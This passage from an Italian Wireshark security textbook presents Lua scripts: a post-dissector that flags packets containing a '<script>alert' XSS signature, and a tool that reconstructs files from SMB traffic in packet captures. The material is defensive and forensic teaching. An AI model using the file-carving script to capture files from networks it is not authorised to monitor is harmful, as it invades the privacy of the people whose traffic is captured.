Il vantaggio del contrassegnare i pacchetti, anziché filtrarli nell'elenco dei pacchetti, è che non va perso il loro contesto. Potete scorrere manualmente i dati e vedere immediatamente grappoli sospetti di pacchetti contrassegnati, per esempio, che segnalano la presenza di un attaccante che controlla un sito senza un proxy prima di iniziare le attività sospette su una connessione anonima. Queste cose possono essere colte mediante ispezione manuale, ma sono quasi impossibili da formulare sotto forma di script, sono una sorta di sensazione viscerale istintiva. Wireshark fa la stessa cosa con pacchetti frammentati e altri errori di protocollo simili, così che nell'elenco dei pacchetti risulti evidente che si è verificato qualche errore, senza che si debbano effettuare ricerche o filtraggi specifici.

Listato 8.6 mark-suspicious.lua

```
-- funzione di decodifica url
function url_decode(str)
  str = string.gsub (str, "+", " ")
  str = string.gsub (str, "%%(%x%x)",
      function(h) return string.char(tonumber(h,16)) end)
  str = string.gsub (str, "\r\n", "\n")
  return str
end


local function check(packet)
    --[[ questo è un esempio banale di controllo
```

```
        di una stringa di query che contiene un elemento di script html
        con una parola chiave segnalata, indice di xss
    --]]

   local result = url_decode(tostring(packet))
   result = string.match(result, "<script>alert.*")
   if result ~= nil then
      return true

   else
      return false
   end

end


local function register_suspicious_postdissector()
    local proto = Proto('suspicious', 'suspicious dissector')

    -- crea un nuovo campo expert per il proto
    exp_susp = ProtoExpert.new('suspicious.expert',
                               'Potential Reflective XSS',
                               expert.group.SECURITY, expert.severity.WARN)

    -- registra il campo expert
    proto.experts = {exp_susp}


    function proto.dissector(buffer, pinfo, tree)
      --[[ semplicemente cerca in tutto il buffer dei pacchetti
           e potrebbe essere implementata anche
           prendendo il campo http.request.uri e cercando
           su quello --]]

      local range = buffer:range()

      if check(range:string()) then
        --[[ se il controllo restituisce true allora aggiunge
             un campo suspicious all'albero del pacchetto
             e aggiunge le informazioni expert --]]
        local stree = tree:add(proto, 'Suspicious')
        stree:add_proto_expert_info(exp_susp)
      end

    end

    register_postdissector(proto)
end

register_suspicious_postdissector()
```

Come il precedente script Lua, `packet-direction.lua`, anche questo `mark-suspicious` è un post-dissettore. Questo significa che lo script viene eseguito dopo che gli altri dissettori di Wireshark hanno analizzato il pacchetto. Questo script crea un nuovo elemento albero, che può essere visto nel pannello *Packet Details*. Lo script confronta i

contenuti del pacchetto con le stringhe di testo indicate nella parte iniziale dello script stesso. Se trova una corrispondenza, al campo albero viene aggiunto un messaggio.

Per trovare gli eventuali pacchetti segnalati, potete filtrare per un messaggio “suspicious-expert” in Wireshark. La Figura 8.11 mostra un esempio.




Figura 8.11 Trovare un pacchetto sospetto.

Snooping di trasferimenti di file SMB

Se avete seguito gli esercizi, nel capitolo precedente avete già ricostruito manualmente un file trasferito via SMB e probabilmente avrete notato che si tratta di un processo noioso, in cui commettere errori è facile. Lo stesso flusso di lavoro si può automatizzare con un plug-in Lua per salvare tutti i file trasferiti in un dato dump di pacchetti.

La tecnica di estrazione di un file da un flusso di traffico di rete prende il nome di *file carving*. È un’operazione resa complicata dal fatto che i trasferimenti SMB sono suddivisi su molte chiamate di procedura, mentre HTTP, per esempio, trasferisce un file in un flusso

TCP, suddiviso su più pacchetti se le dimensioni del file sono troppo grandi per un pacchetto solo. Il flusso TCP può essere riassemblato automaticamente da Wireshark, il che semplifica il problema. Nel codice che segue, troverete il plug-in che automaticamente effettua il dump di tutti i trasferimenti di file SMB nella cattura di pacchetti.

Listato 8.7 smbfilesnarf.lua

```
local function printfiles(table)
   for key, value in pairs(table) do
      print(key .. ': ' .. value)
   end
end

function string.unhexlify(str)
   return (str:gsub('..', function (byte)
                             if byte == "00" then
                                return "\0"
                             end
                             return string.char(tonumber(byte, 16))
                          end))
end

local function SMBFileListener()
   local oFilter = Listener.new(nil, 'smb')

   local oField_smb_file = Field.new('smb.file')
   local oField_smb_file_data = Field.new('smb.file_data')
   local oField_smb_eof = Field.new('smb.end_of_file')
   local oField_smb_cmd = Field.new('smb.cmd')
   local oField_smb_len_low = Field.new('smb.data_len_low')
   local oField_smb_offset = Field.new('smb.file.rw.offset')
   local oField_smb_response = Field.new('smb.flags.response')
   local gFiles = {}

   function oFilter.packet(pinfo, tvb)

      if(oField_smb_cmd()) then
         local cmd = oField_smb_cmd()
         local smb_response = oField_smb_response()

         if(cmd.value == 0xa2 and smb_response.value == true) then
            local sFilename = tostring(oField_smb_file())
            sFilename = string.gsub(sFilename,"\\", "_")
            local iFilesize = oField_smb_eof()

            iFilesize = tonumber(tostring(iFilesize))
            if(iFilesize > 0) then
               gFiles[sFilename] = iFilesize
            end

         end
         if(cmd.value == 0x2e and smb_response.value == true) then
            local sFilename = tostring(oField_smb_file())
            sFilename = string.gsub(sFilename,"\\", "_")
            local iOffset = tonumber(tostring(oField_smb_offset()))
```

```
          local file_len_low = tonumber(tostring(oField_smb_len_low()))
            local file = io.open(sFilename,'r+')
            if(file == nil) then
               file = io.open(sFilename,'w')
               local tempfile = string.rep("A", gFiles[sFilename])
               file:write(tempfile)
               file:close()
               file = io.open(sFilename, 'r+')
            end
            if(file_len_low > 0) then
               local file_data = tostring(oField_smb_file_data())
               file_data = string.gsub(file_data,":", "")
               file_data = file_data:unhexlify()
               file:seek("set",iOffset)
               file:write(file_data)
               file:close()
            end
         end

      end

   end
   function oFilter.draw()
      printfiles(gFiles) -- list filename and sizes
   end

end

SMBFileListener()
```

Il programma inizia definendo due funzioni helper utilizzate per la presentazione dei dati e la conversione fra tipi di dati: `printfiles` e `string.unhexlify(str)`.

La funzionalità fondamentale anche in questo caso è contenuta in una funzione listener, `SMBFileListener`. La callback di pacchetto del listener può essere vista in due parti. La prima popola un dizionario (chiamato array) di nomi di file con le dimensioni corrispondenti. La seconda parte viene eseguita solo quando gli enunciati `if` trovano un pacchetto di trasferimento dati, poi scrive i byte trasferiti all’offset corretto in un file temporaneo inizializzato con il carattere “A”.

Il motivo per l’uso di un file temporaneo è che i file vengono trasferiti separatamente anziché in un flusso TCP, come avverrebbe nel caso di un trasferimento di file HTTP. Le parti di un file video, per esempio, potrebbero essere spedite non in ordine. Infine, la funzione

callback `draw` stampa su schermo l'elenco dei nomi dei file catturati e le loro dimensioni.

```
localhost:~/wireshark-book$ tshark -q -r smbfiletest2 \
                            -X lua_script:smbfilesnarf.lua
_test.txt: 256000
```

Per controllare i contenuti dei file ricostruiti, guardate nella directory da cui è stato eseguito lo script. I file dovrebbero essere salvati lì, con il percorso originale nel nome.

Potete confrontare le somme di controllo MD5 per verificare se i file sono identici.

```
localhost:~/wireshark-book$ md5sum ~/Desktop/test.txt _test.txt
ead0aaf3ef02e9fa3b852ca1a86cea71  /home/jeff/Desktop/test.txt
ead0aaf3ef02e9fa3b852ca1a86cea71  _test.txt
```

Al di là del fatto che questo script può dimostrarsi utile "sul campo", è stato incluso qui per darvi un esempio di come gestire protocolli che mantengono lo stato su più richieste, per dimostrare parti di uso frequente dell'API Lua Wireshark e per vedere come convertire fra tipi/formati di dati.

> **NOTA**
>
> La possibilità di estrarre file SMB è già disponibile nella GUI scegliendo *File* > *Export Objects* > *SMB*. Questa funzione però non è disponibile al momento in TShark, perciò non può essere facilmente realizzata in uno script o integrata in altre applicazioni.

Riepilogo

Abbiamo affrontato molti argomenti in questo capitolo. Abbiamo iniziato introducendo il linguaggio di programmazione Lua. Abbiamo visto come sia stato progettato per essere integrato facilmente in altri programmi e abbiamo esplorato gli elementi fondamentali del linguaggio. Poi abbiamo cominciato ad approfondire il supporto dell'API Lua di Wireshark. Abbiamo visto come verificare che l'installazione di Wireshark abbia il supporto per Lua e abbiamo

descritto alcuni degli strumenti integrati forniti da Wireshark che si riferiscono a Lua, come *Evaluate*. Poi ci siamo tuffati nello scripting Lua con Wireshark e TShark.

Abbiamo esplorato l'API Lua mediante alcuni script pratici. Abbiamo cominciato con qualcosa di limitato, contando pacchetti interessanti e ricreando una implementazione della cache ARP. Poi abbiamo affrontato aspetti più avanzati dell'API Lua (e di Wireshark in generale) creando un dissettore per un protocollo di esempio. Poi siamo passati a come far leva sulle conoscenze appena apprese per costruire una funzionalità di rilevamento delle intrusioni, e addirittura abbiamo visto come effettuare un *file carving* avanzato estraendo un file SMB da una cattura di pacchetti.

Per chiudere, questo capitolo dovrebbe aver dimostrato due cose: in primo luogo quanto possa essere facile e potente Lua, in particolare per i professionisti della sicurezza con qualche esperienza di scripting. In secondo luogo, quanto possa essere estendibile la GUI di Wireshark, se sfruttata con un po' di scripting Lua. Per sviluppare ulteriormente le vostre conoscenze di Lua, potete consultare la documentazione e il manuale di riferimento, disponibili online, per la vostra versione del linguaggio: `https://www.lua.org/docs.html`.

Infine, dato che questo è l'ultimo capitolo, speriamo che questo libro abbia mostrato chiaramente che Wireshark può essere una risorsa preziosa per i professionisti della sicurezza. L'ambiente del laboratorio virtuale è particolarmente utile se usato insieme al testo e agli esercizi: vi incoraggiamo a continuare l'esplorazione di Wireshark nel W4SP Lab. Noi continueremo a tenere sotto controllo il repository GitHub per risolvere gli eventuali problemi e per aggiornare gli script. Grazie.

Indice

Estendere Wireshark
Riepilogo